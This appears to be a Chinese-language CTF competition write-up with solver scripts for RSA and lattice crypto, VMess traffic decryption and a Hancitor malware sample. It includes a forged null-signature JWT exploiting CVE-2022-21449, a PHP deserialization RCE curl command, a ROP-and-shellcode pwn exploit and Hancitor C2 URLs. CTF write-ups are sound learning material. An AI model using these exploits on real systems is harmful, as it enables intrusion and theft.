n3=539779851369541956878655738599584730199799866957191805784596190682932284216781781433367450841202917758999300635019369629627621029957135109806205877317954671312041249493462048283611940752235036153024920172209763260723728345918562258401803973624430150143563078517485996070862532682695228590709019451174548520135142052216785774589096706631010293690859363524584240662502290912412366366114571976050857239915691266377257797199583543940504695517331512813468837128344612227973709974625418257243011036826241599265375741977853552046408004496796793516660097642970165248140362957073119137119553240556904908920971772717188508572689821308117145173560732669054746353706904450315121842471790397517342769065331779399937690441351433897484166359812264495660390392025213058515672968847519351626510632097796473599226220848515476050902302210573495114827383002212225639083573795459058371101689482950307474603001042023236927325498314038343879391568770868523935158179847723841474498411242750616097014539975795699313911665861632999404862045816967227319524675708572174060308045900552554318284031957980035090839222947337095071341564661586429413384933234306715020430661482463480748780640896512353552821442096681432493482432207144719880190116137493402439176528 21
```

e3=81793009787530845878128618940473952255160491103769488121098113194302756146127737266723458933596919002814324843826700470446973748180435127315334025763746454054772072398014984287747837681638800784954487474214250785219815784086387903365283720192710737120133711419398080170493994348586872994804617536381647194046121289397870557977621747450920745474121833491921566387117508720833137955514394655077248076266745149351701045737154587823664695871385088459804906738902457137297829170899102719805571595928073505041571929135300071995101440048480202211815584721605430187331242252661273793737519104396044593680786524990290709367073498621390539137451864137820664704614789617030135916551361400608792500673792839137988676487581710045357755653068424445457553512027968331775606565646526329756859129352815812681418036966869522595399455886095913858076201082793334981700281673386902351170035152642818439539849979588782723477785619337267924739818557554545228863216696767908131896680843731538977545402908673467510335675009224773175304459677539552214547449462085553945881114846107007895665475074023095499577408155350690578379152048524909301688436057326323280171291548528572278953625491467376189061806516232168485004914381424562506534580539226224029973613633517963918089873026969069996579964475777447214721027111115076904897687124973115638793926074919237036148828577537762294481757029209520190614256740353915117920931685349390690998930122590340944846143685514 5

c11=18979511327426975645936984732782737165217332092805655747550406443960209507493506811471688957217003792679188427155591583024966608843371190136274378868083075515877811693937328204553788450031542610082653080302874606750443090466407543829279067099563572849101374714795279414177737277837595409805721290786607138569322435729584574023597293220443351227559400618351504654781318871214405850541820427562291662456382362148698864044961814456827646881685994720468255382299912036854657082505810206237294593538092338544641919051145900715456411365065867357857347860000894624247098719102875782712030938806816332901861114078070638796157513248160442185781635520426230183818695937457557248160135402734489627723104008584934936245208116232179751448263136309595931691285743580695792601141363221346329077184688857290503770641398917586422369221744736905117499140140651493031622040723274355292502182795605723573863581253354922291984335841915632076694172921289489383700174864888664946302588049384130628381766560976143458735712162489811693014419190718601945154153130272620025118408017441490090252674737105557818759190934585829634273698371996797545908125156282869589331913665938038870431655063063535672001112420959158339261862052308986374193671007982914711432579

c12=33658700567130452756674594835529041263626174896958197621423957862181686334311743352403353383863694167930049727090969677502103100431247799713074136170926282273690434064113865235963295045565192046404244802246766459648405517427089517049907634733338122276851859901852094809894362622906199612626015460403810154354658891761957670286644499857855590707099033157472213514177818263155980215449381568728407752446933129024905729116380329061970110400702883660983284735174802035479878850879025893571839978300206949012366334515690244050150711728974769551026646153901943161012335117622744361231703789925777404575148713564605230927709893991908802928443722184018276980885018482768130761138935339268370751614173606779389737891123581904943254275842990194520263211708959589928039057570626623925284115249053435376011823191819011004331987774411908381121470759312275740924064525740909743606182561368677391646612269316897106241804670396914400477927039132064549558602434266800249715535862379594269247716448947591735100314904508728351072898109644989013073505501507555761425386769870247992061929991981676897258127350783730917945037463491656708325163020306706566391007392699051710892149044291937277417020123973406481930169352736623300792567004349941510078902766 5

```
c2=183525726080559025503503869500737745304538578972487380303800078307011355703106220043
686052083369222665132381341274968221997997617137823661781778095971371026124441475655781
552605247474398991500122230272184899461240862768148996755638376695597951533496864342427
382074256530795143760890709807975964571519657724601095196235725021095926123943166802022
877124657217673413022348061302445513872961330517608930331949626919420402285455088950091
952911062975814700665459913526688261973468305610101984175270579445079021439656340588482
760172834789336750529936578223228667789949562050337045820476183240710453490725265402507
074631126685793425373495672478107156042206902153136413295226740801460472915707524302319
235663024634918773776170447689789974385966434584751289368509949340294760301366430539975
492537920762607654591666183698649426810568648159962533156319300027388542358411203218700
752617822503575064368255500888264693965080459122583036529122171511272809594357414199617
214184286055150961603446887956555628897551653620067753171880090082887826917058795106558
921819750034857146043405423784773882257363166823796166767702345579394710989196470537993
137772486784556202317212027808309800638240030763088115405344923177198115888987271341905
45533822501681653
c3=113097822337683973761068913398570777162211043704088253732500045618770280334319497174
908657828372816818344430304314992760410247741225285170975119344962728883084314382093407
445567724674775086423808679124143380073906159023182353116556175251427048715466914368972
746661938211846262612414049036821553068430149530397389927209475908905748728402722287875
974303298260579839357610962198145974153609818939841880084892796820949226354126424023144
300953584658958900737493704530725894948802258740332090822797815745616247879170037794873
059391625680745994045522420168248552864215035136318711240256011217929372430302003068882
829637056296413462078222453765071094277727760527662423010417144554652783429899139309180
017349156600053882338180319473460877576898373222480215735280046214925463242092830060830
764299787309912687294672319845054775281463150375545716818434962456139485501224661520991
156961587158843064393883274763714930309353593180897123378717852182761518709151878662808
890356934477932099818218743384674756674800089177733447066489275506387382342429495897972
218764782517198727316942685748481956118012927027254979181519862451112593068440686462293
151078537886822555211870303467014484443432209106264020502334805536091587252238173816637
270028678636848763


cf = continued_fraction(n11/n12)
fracs = cf.convergents()
for xx in tqdm(fracs):
    q1 = xx.numerator()
    q2 = xx.denominator()
    if q1.nbits() in range(511, 513) and q2.nbits() in range(511, 513):
        if n11 % q1 == 0:
            print('--------------------------------')
            print(q1)
            assert n11 % q1 == 0
            p1 = int((n11 // q1)^(1/2))
            p2 = int((n12 // q2)^(1/2))
            assert p1^2 * q1 == n11
            phi1 = (q1 - 1) * p1 * (p1 - 1)
            phi2 = (q2 - 1) * p2 * (p2 - 1)
            d1 = inverse(e11, phi1)
            d2 = inverse(e12, phi2)
```

```
            m1 = pow(c11, d1, n11)
            m2 = pow(c12, d2, n12)
            # print(m1)
            # print(m2)
            break


m1 = int(m1)
m2 = int(m2)


P.<x2> = PolynomialRing(Zmod(n2))


f2 = m1*m2*x2 - m1 + m2
root = f2.monic().small_roots(X=2**672,beta=0.75)[0]
p2 = gcd(int(m1*m2*root - m1 + m2),n2)^(1/6)
q2 = n2 / p2^7
d2 = int(pow(e2,-1,p2**6*(p2-1)*(q2-1)))
b = int(pow(c2,d2,n2))


P.<x3> = PolynomialRing(Zmod(n3))
f3 = e3 * x3 - b
root = f3.monic().small_roots(X=2**672,beta=0.75)[0]
p3 = gcd(int(e3 * root - b),n3)^(1/6)
q3 = n3 / p3^7
d3 = int(pow(e3,-1,p3**6*(p3-1)*(q3-1)))
m3 = pow(c3,d3,n3)
print(long_to_bytes(int(m3)))
```

myJWT

CVE-2022-21449, https://neilmadden.blog/2022/04/19/psychic-signatures-in-java/

```
from pwn import *
import requests
import json
import os
import gmpy2
from pwnlib.tubes.tube import *
from hashlib import *
from Crypto.Util.number import *
from tqdm import tqdm, trange
```

```
import random
import math
from Crypto.Hash import SHA256
from Crypto.Cipher import AES
from factordb.factordb import FactorDB
from sage.modules.free_module_integer import IntegerLattice
import itertools
from fastecdsa.curve import Curve
from random import getrandbits, shuffle, randint


def resultant(p1, p2, var):
    p1 = p1.change_ring(QQ)
    p2 = p2.change_ring(QQ)
    var = var.change_ring(QQ)
    r = p1.resultant(p2, var)
    return r.change_ring(F)


# r = remote('123.56.87.28', '19962')
# context(log_level='debug')
# ALPHABET = string.ascii_letters + string.digits


# rec = r.recvline().decode()
# print(rec)
# suffix = rec[rec.find('+'):rec.find(')')][1:].strip()
# digest = rec[rec.find('==')+3:-1].strip()
# print(f"suffix: {suffix} \ndigest: {digest}")


# for i in itertools.product(ALPHABET, repeat=4):
#     prefix = ''.join(i)
#     guess = prefix + suffix
#     if sha256(guess.encode()).hexdigest() == digest:
#         # log.info(f"Find XXXX: {prefix}")
#         print((f"Find XXXX: {prefix}"))
#         break
# r.sendline(prefix.encode())


payload1 = b'{"typ":"JWT","alg":"myES"}'
payload2 = b'{"iss":"qwb","name":"administrator","admin":true,"exp":2659185892270}'
payload3 = b'\x00' * 64
payload = ''
payload += b64e(payload1)
payload += '.'
payload += b64e(payload2)
payload += '.'
```

```
payload += b64e(payload3)
print(payload)
```

Lattice

output.txt里是远端拿到的C

```
from pwn import *
import requests
import json
import os
import gmpy2
from pwnlib.tubes.tube import *
from hashlib import *
from Crypto.Util.number import *
from tqdm import tqdm, trange
import random
import math
from Crypto.Hash import SHA256
from Crypto.Cipher import AES
from factordb.factordb import FactorDB
from sage.modules.free_module_integer import IntegerLattice
import itertools
from fastecdsa.curve import Curve
from random import getrandbits, shuffle, randint


def resultant(p1, p2, var):
    p1 = p1.change_ring(QQ)
    p2 = p2.change_ring(QQ)
    var = var.change_ring(QQ)
    r = p1.resultant(p2, var)
    return r.change_ring(F)


# r = remote('123.56.87.28', '19962')
# context(log_level='debug')
# ALPHABET = string.ascii_letters + string.digits


# rec = r.recvline().decode()
# print(rec)
# suffix = rec[rec.find('+'):rec.find(')')][1:].strip()
# digest = rec[rec.find('==')+3:-1].strip()
# print(f"suffix: {suffix} \ndigest: {digest}")
```

```
# for i in itertools.product(ALPHABET, repeat=4):
#     prefix = ''.join(i)
#     guess = prefix + suffix
#     if sha256(guess.encode()).hexdigest() == digest:
#         # log.info(f"Find XXXX: {prefix}")
#         print((f"Find XXXX: {prefix}"))
#         break
# r.sendline(prefix.encode())


n = 75
m = 150
r = 10
N =
126633165554229521438977290762059361297987250739820462036000284719563379254544315991201
997343356439034674007770120263341747898897565056619503383631412169301973302667340133958
109


with open('output.txt', 'r') as f:
    data = f.readlines()
    for i in range(len(data)):
        data[i] = data[i].replace('[', '').replace(']', '').split(' ')
        tmp = []
        for x in data[i]:
            if x != '':
                tmp.append(int(x))
        data[i] = tmp
        print(len(tmp))
    C = matrix(ZZ, data)


A = matrix(ZZ,m+r,m+r)
for i in range(m):
    A[i,i] = 1
for i in range(r):
    for j in range(m):
        A[j,i+m] = C[i,j]<<200
    A[i+m,i+m] = N<<200
ans = A.LLL()
B = matrix(ZZ,n,m)
for i in range(n):
    assert list(ans[i][m:]) == [0]*r
    B[i] = ans[i][:m]
# print(B)
ans = B.right_kernel().basis()
D = matrix(ZZ,ans)
```

```
# print(D)
print('result=')


from base64 import b64decode


res = D.BKZ(block_size=12)[0]
key1 = sha256(str(res).encode()).digest()
key2 = sha256(str(-res).encode()).digest()


c = 'rX4K8nZnib5PN13ct6AMwTos99Vdnu7gxsdLMZekKu7gEKx862hL9voPRJS+GzGm'
c = b64decode(c)
aes = AES.new(key1, AES.MODE_ECB)
print(aes.decrypt(c))
aes = AES.new(key2, AES.MODE_ECB)
print(aes.decrypt(c))
```

Misc

谍影重重

给了一个config.json，里面只有个UUID，搜了一下发现是V2Ray常用的一个UUID，所以应该是VMess流量分析

一开始是看到了这个官方文档，https://www.v2ray.com/developer/protocols/vmess.html，然后先去解请求包的指令部分，发现Python的AES-CFB不太行，就用Golang写了

从https://github.com/jarvisgally/v2simple抄了点代码

```
package main


import (
  "bytes"
  "crypto/md5"
  "encoding/binary"
  "encoding/hex"
  "strings"
  "errors"
  "math/bits"
  "sync"
  "fmt"
  "crypto/aes"
```

```
  "crypto/cipher"
)


func init() {
  bufPools = InitBufPools()
  writeBufPool = InitWriteBufPool()
}


//
// Read buffer
//


var bufPools []sync.Pool


func InitBufPools() []sync.Pool {
  pools := make([]sync.Pool, 17) // 1B -> 64K
  for k := range pools {
    i := k
    pools[k].New = func() interface{} {
      return make([]byte, 1<<uint32(i))
    }
  }
  return pools
}


func msb(size int) uint16 {
  return uint16(bits.Len32(uint32(size)) - 1)
}


func GetBuffer(size int) []byte {
  if size <= 0 || size > 65536 {
    return nil
  }
  bits := msb(size)
  if size == 1<<bits {
    return bufPools[bits].Get().([]byte)[:size]
  }
  return bufPools[bits+1].Get().([]byte)[:size]
}


func PutBuffer(buf []byte) error {
  bits := msb(cap(buf))
```

```
  if cap(buf) == 0 || cap(buf) > 65536 || cap(buf) != 1<<bits {
    return errors.New("incorrect buffer size")
  }
  bufPools[bits].Put(buf)
  return nil
}


//
// Write buffer
//


var writeBufPool sync.Pool


func InitWriteBufPool() sync.Pool {
  return sync.Pool{
    New: func() interface{} { return &bytes.Buffer{} },
  }
}


func GetWriteBuffer() *bytes.Buffer {
  return writeBufPool.Get().(*bytes.Buffer)
}


func PutWriteBuffer(buf *bytes.Buffer) {
  buf.Reset()
  writeBufPool.Put(buf)
}


// StrToUUID converts string to uuid
func StrToUUID(s string) (uuid [16]byte, err error) {
  b := []byte(strings.Replace(s, "-", "", -1))
  if len(b) != 32 {
    return uuid, errors.New("invalid UUID: " + s)
  }
  _, err = hex.Decode(uuid[:], b)
  return
}


// GetKey returns the key of AES-128-CFB encrypter
// Key: MD5(UUID + []byte('c48619fe-8f02-49e0-b9e9-edf763e17e21'))
func GetKey(uuid [16]byte) []byte {
  md5hash := md5.New()
```

```
  md5hash.Write(uuid[:])
  md5hash.Write([]byte("c48619fe-8f02-49e0-b9e9-edf763e17e21"))
  return md5hash.Sum(nil)
}


// TimestampHash returns the iv of AES-128-CFB encrypter
// IV: MD5(X + X + X + X), X = []byte(timestamp.now) (8 bytes, Big Endian)
func TimestampHash(unixSec int64) []byte {
  ts := GetBuffer(8)
  defer PutBuffer(ts)


  binary.BigEndian.PutUint64(ts, uint64(unixSec))
  md5hash := md5.New()
  md5hash.Write(ts)
  md5hash.Write(ts)
  md5hash.Write(ts)
  md5hash.Write(ts)
  return md5hash.Sum(nil)
}


func main() {
  fmt.Println("111");
  var t int64
  t = 1615528962 - 100
  var i int64
  for i = 0; i < 200; i += 1 {
    uuid, _ := StrToUUID("b831381d-6324-4d53-ad4f-8cda48b30811")
    block, _ := aes.NewCipher(GetKey(uuid))
    var buf []byte
    buf, _ =
hex.DecodeString("b48b35bf592c09b21545392f73f6cef91143786464578c1c361aa72f638cd0135f253
43555f509aef6c74cd2a2b86ee0a9eb3b93a81a541def4763cc54f91ba02681add1b815e8c50e028c76bde0
ee8a9593db88d901066305a51a9586a9e377ee100e7d4d33fcfc0453c86b1998a95275cd9368a68820c2a6a
540b6386c146ea7579cfe87b2e459856772efdcf0e4c6ab0f11d018a15561cf409cbc00491d7f4d22b7c486
a76a5f2f25fbef503551a0aeb90ad9dd246a9cc5e0d0c0b751eb7b54b0abbfef198b1c4e5e755077469c318
f20f3e418af03540811ab5c1ea780c886ea2c903b458a26")
    stream := cipher.NewCFBDecrypter(block, TimestampHash(t + i))
    stream.XORKeyStream(buf, buf)
    if buf[0] == 1 {
      fmt.Println(buf[0])
      fmt.Println(buf)
    }
  }
}
```

数据应该是

```
data =
[1,19,39,127,87,50,218,82,173,167,144,216,123,136,41,218,169,94,74,154,169,186,88,199,2
27,173,54,254,36,153,220,162,89,162,13,99,0,1,19,136,1,127,0,0,1,26,206,125,155,176,181
,57,24,44,3,129,170,64,93,17,45,93,29,193,211,62,197,142,68,107,21,31,51,49,205,82,9,21
0,93,27,6,95,168,117,68,134,229,113,88,76,70,250,125,14,228,67,235,105,171,244,102,194,
131,73,233,2,9,35,204,143,71,47,29,32,187,224,86,135,183,32,226,204,143,171,77,193,115,
194,50,214,200,21,203,124,117,198,189,116,210,226,165,118,56,239,253,17,255,0,156,54,56
,76,67,27,18,62,209,36,150,94,33,138,121,207,185,17,85,252,85,184,31,175,113,106,239,18
1,131,40,242,149,231,110,53,45,17,233,3,23,174,141,32,144,56,174,112,209,158,226,245,11
9,196,132,29,119,220,66,100,49,8,138,148,50,68,245,10,243,162,255,223,69,184,255,33,11,
44,79,245,81,7,97,39,250]
```

根据协议读一下这个数据，应该只到第55byte为止，后面不用解密，按照文档可以读出来在校验值之前加入6 字节的随机值，加密方式是ChaCha20-Poly1305，目标服务器地址127.0.0.1:5000，还可以拿到密钥和IV的信息。

但是按照这个解密方法解不出来，再去仔细看数据包，发现协议头里面有一个文档里没写的Opt，RequestOptionGlobalPadding，得看下v2ray源码。

读了一下源码，发现当开启这个opt的时候，每一个包会多取一次随机长度的padding，长度是根据那个shake hash的值确定的，所以会多使用2bytes的hash，所以第一组取的hash应该是第3和第4个byte，以此类推。同时还发现文档有问题，审计了一下源码发现3是AES-GCM，而不是文档里面说的ChaCha20-Poly1305，换了算法终于可以把请求包解出来了

```
GET /out HTTP/1.1
Host: 127.0.0.1:5000
User-Agent: curl/7.75.0
Accept: */*
Connection: close
```

然后照葫芦画瓢解响应的数据包

```
import hashlib
import hmac
import struct
```

```
from Crypto.Cipher import AES
from Crypto.Cipher import ChaCha20_Poly1305
import binascii
import fuckpy3
from fnvhash import fnv1a_32




data =
[1,19,39,127,87,50,218,82,173,167,144,216,123,136,41,218,169,94,74,154,169,186,88,199,2
27,173,54,254,36,153,220,162,89,162,13,99,0,1,19,136,1,127,0,0,1,26,206,125,155,176,181
,57,24,44,3,129,170,64,93,17,45,93,29,193,211,62,197,142,68,107,21,31,51,49,205,82,9,21
0,93,27,6,95,168,117,68,134,229,113,88,76,70,250,125,14,228,67,235,105,171,244,102,194,
131,73,233,2,9,35,204,143,71,47,29,32,187,224,86,135,183,32,226,204,143,171,77,193,115,
194,50,214,200,21,203,124,117,198,189,116,210,226,165,118,56,239,253,17,255,0,156,54,56
,76,67,27,18,62,209,36,150,94,33,138,121,207,185,17,85,252,85,184,31,175,113,106,239,18
1,131,40,242,149,231,110,53,45,17,233,3,23,174,141,32,144,56,174,112,209,158,226,245,11
9,196,132,29,119,220,66,100,49,8,138,148,50,68,245,10,243,162,255,223,69,184,255,33,11,
44,79,245,81,7,97,39,250]
print(len(data))




msg = bytes(data)
print(msg)


ver = msg[0]
iv = msg[1:17]
key = msg[17:33]
v = msg[33:34]
print("V ", binascii.hexlify(v))
opt = msg[34:35]
print("opt ", binascii.hexlify(opt))
psec = msg[35:36]
print("P|sec ", binascii.hexlify(psec))
rev = msg[36]
cmd = msg[37:38]
print("cmd ", binascii.hexlify(cmd))
port = msg[38:40]
T = msg[40]
ip = msg[41:45]
_ = msg[45:51]
h = msg[51:55]
print(binascii.hexlify(h))
print(hex(fnv1a_32(msg[:51])))
```

```
data = open('data', 'rb').read()
# print(binascii.hexlify(data))


# print(binascii.hexlify(key))
# print(binascii.hexlify(iv))


key = hashlib.md5(key).digest()
iv = hashlib.md5(iv).digest()


shake = hashlib.shake_128(iv).digest(10000)
print(binascii.hexlify(shake))


outfile = open('out', 'wb')


ptr = 0
shake_ptr = 0
count = 0
while (ptr < len(data)):
    padding_size = (int(shake[shake_ptr] << 8) | (shake[shake_ptr + 1])) % 64
    l = data[ptr:ptr+2]
    x = int(binascii.hexlify(l), 16)
    y = (shake[shake_ptr + 2] << 8) | (shake[shake_ptr + 3])
    # y = 0x5971
    length = x ^ y
    print(hex(ptr), hex(x), hex(y), hex(length), padding_size)
    nonce = struct.pack('>h', count) + iv[2:12]
    aes = AES.new(key, AES.MODE_GCM, nonce)
    # aes.decrypt(b'\x00' * total_length)
    plain = aes.decrypt(data[ptr+2:ptr+2+length-padding_size-16])
    # plain = aes.decrypt_and_verify(data[ptr+2:ptr+2+length-padding_size-16],
data[ptr+2+length-padding_size-16:ptr+2+length-padding_size])
    # print(plain)
    outfile.write(plain)
    count += 1
    ptr += length + 2
    # print(binascii.hexlify(data[2023:2028]))
    shake_ptr += 4
    # break


outfile.close()
```

```
exit()
```

解出来一个HTML，html用blob保存了一个DOC，里面有宏，分析一下发现在Templates目录下面释放了一个W0rd.dll，用Rundll32起了UminslaIIF0mt函数

这个实际上是Hancitor恶意软件，DLL里面RC4解密了很多东西，里面就有URL

提出了这个字符串http://satursed.com/8/forum.php|http://sameastar.ru/8/forum.php|http://ludiesibut.ru/8/forum.php|，提示解压密码是c2 api的地址，但是这3个都是c2。尝试了各种排列组合都不太对，最后发现是api.ipify.org的MD5，这东西确实访问过，但是只是用来查本机ip的，这是c2？？？

解压出来是一个golang的gob，不知道数据类型，得猜一猜，应该是字符串的数组或者map。最后发现是map[string][]byte，解出来里面没什么东西，就知道是一个PNG文件，然后有一大块很乱的raw data，文件内容看上去也不像PNG的特征。

这时候放了个新提示，说文件内容被随机打乱了。文件里面有个时间戳，然后还是个gob，可能是用golang打乱的，脑洞一下，用这个时间戳的时间srand，然后rand.Shuffle

```
package main


import (
  // "encoding/gob"
  "fmt"
  // "os"
  "math/rand"
  "time"
)


func main() {
  rand.Seed(1658213396)
  t := time.Now().Unix()
  buffer := make([]int, 0x1134b)
  for i := 0; i < 0x1134b; i++ {
    buffer[i] = i
  }
  fmt.Println(t)
  rand.Shuffle(len(buffer), func(i, j int) {
    buffer[i], buffer[j] = buffer[j], buffer[i]
  })
  fmt.Println(buffer)
}
```

```
x = [...] # 这里是golang排出来的顺序
data = open('flag.png', 'rb').read()


flag = ['\x00'] * 0x1134b


for i in range(0x1134b):
    flag[x[i]] = data[i]


flag = ''.join(flag)


open('flag2.png', 'wb').write(flag)
```

解出来一张图片，上面写着flag not here，查看各个通道发现alpha通道的颜色很诡异，提取一下数据发现除了0xff以外是组成flag的字符，试一下各种顺序，发现先遍历列再遍历行可以得到顺序正确的flag

```
from PIL import Image
image = Image.load("flag2.png")
alpha = image.split()[-1].load()
for y in range(973):
    for x in range(2000):
        pixel = alpha[x, y]
        if pixel != 255:
            print(x, y, pixel, chr(pixel))
```

强网先锋

rcefile

www.zip

spl_autoload_register 会自动include inc文件

传一个扩展名为inc的png文件，然后cookie序列化一个上传文件名的类

再访问/showfile.php，设置cookie，rce。

```
❯ curl 'http://eci-2ze9ta9edjrqzu3mnwqd.cloudeci1.ichunqiu.com/showfile.php?1=system
("cat+/flag");' -H 'Cookie: userfile=O%3A32%3A%222c9b4ba11647eec7a17e59361ceab622%22
%3A0%3A%7B%7D;' --output -

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8"/>
    <meta name="viewport" content="width=device-width, initial-scale=1.0, user-scala
ble=no">
    <!-- css -->
    <style>

        * {

            margin: 0;

            padding: 0;
        }
        html, body {
            width: 100%;
            height: 100%;
        }
        body {
            background-image: url("pinkkk.jpg");
            background-repeat: no-repeat;
            background-attachment: fixed;
            background-size: cover;
        }
    </style>
</head>


PNG

IHD  pHYs  IDAT8KD  M-CH` r^7r
                                                 tU 3 v] Oq ]N  %  IENDB`
flag{d8264aa3-d5df-41ad-8f22-32b470c213fc}<p>
    <a href="/index.php">Index</a>
    <a href="/showfile.php">files</a>
</p>
<li><a href="./2c9b4ba11647eec7a17e59361ceab622" target="_blank">2c9b4ba11647eec7a17
e59361ceab622</a></li>
```

polydiv

sage建个GF2上的polynomial直接秒了

```
from pwn import *
import requests
import json
import os
import gmpy2
from pwnlib.tubes.tube import *
from hashlib import *
from Crypto.Util.number import *
from tqdm import tqdm, trange
import random
import math
from Crypto.Hash import SHA256
from Crypto.Cipher import AES
from factordb.factordb import FactorDB
from sage.modules.free_module_integer import IntegerLattice
import itertools
from fastecdsa.curve import Curve
from random import getrandbits, shuffle, randint


def resultant(p1, p2, var):
    p1 = p1.change_ring(QQ)
    p2 = p2.change_ring(QQ)
    var = var.change_ring(QQ)
    r = p1.resultant(p2, var)
    return r.change_ring(F)


r = remote('123.56.87.28', '19962')
context(log_level='debug')
ALPHABET = string.ascii_letters + string.digits


rec = r.recvline().decode()
print(rec)
suffix = rec[rec.find('+'):rec.find(')')][1:].strip()
digest = rec[rec.find('==')+3:-1].strip()
print(f"suffix: {suffix} \ndigest: {digest}")


for i in itertools.product(ALPHABET, repeat=4):
    prefix = ''.join(i)
    guess = prefix + suffix
```

```
    if sha256(guess.encode()).hexdigest() == digest:
        # log.info(f"Find XXXX: {prefix}")
        print((f"Find XXXX: {prefix}"))
        break
r.sendline(prefix.encode())
P.<x> = PolynomialRing(GF(2))
for i in range(41):
    r.recvuntil('r(x) = ')
    rx = P(r.recvline().decode().strip())
    print(rx)
    r.recvuntil('a(x) = ')
    ax = P(r.recvline().decode().strip())
    print(ax)
    r.recvuntil('c(x) = ')
    cx = P(r.recvline().decode().strip())
    print(cx)
    bx = (rx - cx) / ax
    r.sendlineafter('> b(x) = ', str(bx))
```

devnull

栈溢出，但是没有合适的ROP

```
#!/usr/bin/env python3
# -*- coding=utf-8 -*-


from pwn import *


DEBUG = 0


def main():
    if DEBUG:
        p = process("./devnull")
        context.log_level = "debug"
    else:
        p = remote("123.56.105.22", 40022)


    p.readuntil(b"please input your filename")
```

```
    pause()
    p.send(b"a" * 0x20)
    p.readuntil(b"discard\n")
    ret1 = 0x401511 # leave; ret
    payload1 = b"c" * 0x14 + p64(0x3fe000) + p64(0x3fe000) + p64(ret1)
    p.send(payload1)
    p.readuntil(b"new data\n")
    # gadget1: 0x0000000000401351 : mov eax, dword ptr [rbp - 0x18] ; leave ; ret
    gadget1 = 0x0000000000401351
    # gadget2: 0x4012D0 : mov esi, 1000h ; mov rdi, rax ;call _mprotect ; nop ; pop rbp
; retn
    gadget2 = 0x4012D0
    # gadget3: 04014CE : mov eax, cs:size_0x60 ; movsxd rdx, eax ; mov rcx, [rbp-8] ;
mov eax, [rbp-20h] ; mov rsi, rcx ; mov edi, eax ;
    gadget3 = 0x4014CE
    rbp2 = 0x3fe000 + 0x20
    rbp3 = 0x3fe000 + 0x48
    eax = 0x3fe000
    payload2 = p64(0x3fe000 + 0x18 + 0x18) + p64(gadget1) + p64(rbp2) + p64(eax) +
p64(0) * 2 + p64(0) + p64(gadget2) + p64(rbp3)
    payload2 += p64(gadget3) + p64(0) + p64(0)
    p.send(payload2)
    p.readuntil(b"Thanks\n")
    shellcode =
b'hflagj\x02XH\x89\xe71\xf6\x0f\x05A\xba\xff\xff\xff\x7fH\x89\xc6j(Xj\x02_\x99\x0f\x05'
    payload3 = p64(0x3fe050) + shellcode
    pause()
    p.send(payload3)
    p.interactive()


if __name__ == "__main__":
    main()
```

WP-UM

看源码装了usermeta插件，搜到文章https://wpscan.com/vulnerability/9d4a3f09-b011-4d87-ab63-332e505cf1cd，根据题目意图侧信道爆破用户名密码即可，进后台插件shell，flag在usr目录下

AVR

因为n是4个128bit小素数平方的乘积，尝试喂给yafu分解sqrt(n)，分出来四个小素数

```
from pwn import *
import string
```

```python
import base64
import math
from libnum import *
import gmpy2
import os
import json
# import random
from libnum import xgcd, solve_crt
from tqdm import tqdm
from hashlib import sha256, md5, sha1
from Crypto.Hash import SHA256
from Crypto.PublicKey import DSA
from Crypto.Cipher import AES, DES
from itertools import product
from sage.all import *
from Crypto.Util.number import *
import randcrack
import random
from sm4 import SM4Key


# # r = remote('hiyoko.quals.seccon.jp', '10042')
# # # context(log_level='debug')
# ALPHABET = string.ascii_letters + string.digits


# rec = r.recvline().decode().replace(' ', '')
# print(rec)
# rec = rec[rec.find('+')+1::]
# suffix = rec[rec.find('+')+1:rec.find(')')]
# digest = rec[rec.find('==')+2:-1]
# print(f"suffix: {suffix} \ndigest: {digest}")


# for i in product(ALPHABET, repeat=5):
#     prefix = ''.join(i)
#     guess = prefix + suffix
#     if md5(guess.encode()).hexdigest()[0:5] == digest:
#         log.info(f"Find XXXX: {prefix}")
#         break
# r.sendline(prefix.encode())
# r.interactive()
# r.recvline()
```

```
n =
82508712802815739793650957157113591153725044589734443670831954318613075345632465373642481041064945980819882165844320031991988057537214484509113085580411154659001792307989396155835177562655578147104191574627217938645322390427588082985755226663583527260605781940458041985519896797222012445475610446469312800 01
e = 3
c =
94527279371772209096203096082418072657635748151179990490384131226530870685297115520500397182184306927293825038593559760905970044653043638112465073175198241959307022431039932061791495522728866266144241642172569836879101378507480969186798844430627923101336002474758526179035262723445020999642286232951328414 9

pad = lambda s:s + bytes([(len(s)-1)%16+1]*((len(s)-1)%16+1))


nn = isqrt(n)
p = 225933944608558304529179430753170813347
nnn = 581681567070345545069997542978788056116451697578386447388072049993431534995 47


q = nn // p // nnn
assert n % p == 0 and n % q == 0


r = 223213222467584072959434495118689164399
s = 260594583349478633632570848336184053653




assert p**2*q**2*r**2*s**2 == n


phi = r*(r-1)*s*(s-1)
d = inverse(e, phi)
m = pow(c, d, r**2*s**2)
print(long_to_bytes(int(m)))
```